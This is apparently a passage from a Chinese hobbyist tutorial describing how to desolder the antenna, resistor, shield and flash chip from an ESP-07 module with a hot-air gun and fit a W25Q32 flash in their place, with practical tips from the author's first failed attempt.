
第一步拆封

第二步处理 ESP-07



信安之路


将陶瓷天线、0 欧电阻（靠近天线那个黑的）盖子、flash 用热风枪加热，镊子摘除。（最好按我说的顺序）






第一次摘得时候，LED 和板子都已被我给吹坏了（仔细看图可以看出来），后盖加热要 long time。因为没有经验，然后加热时间过长，所以最好买两个，第一次找找感觉。





信安之路




第二次就很有感觉，很成功，然后把 W25Q32 换上去，热吹了后还是粘不住就自己上点锡吧。

友情提示：flash 上都有个小凹槽，注意凹槽方位一致即可。

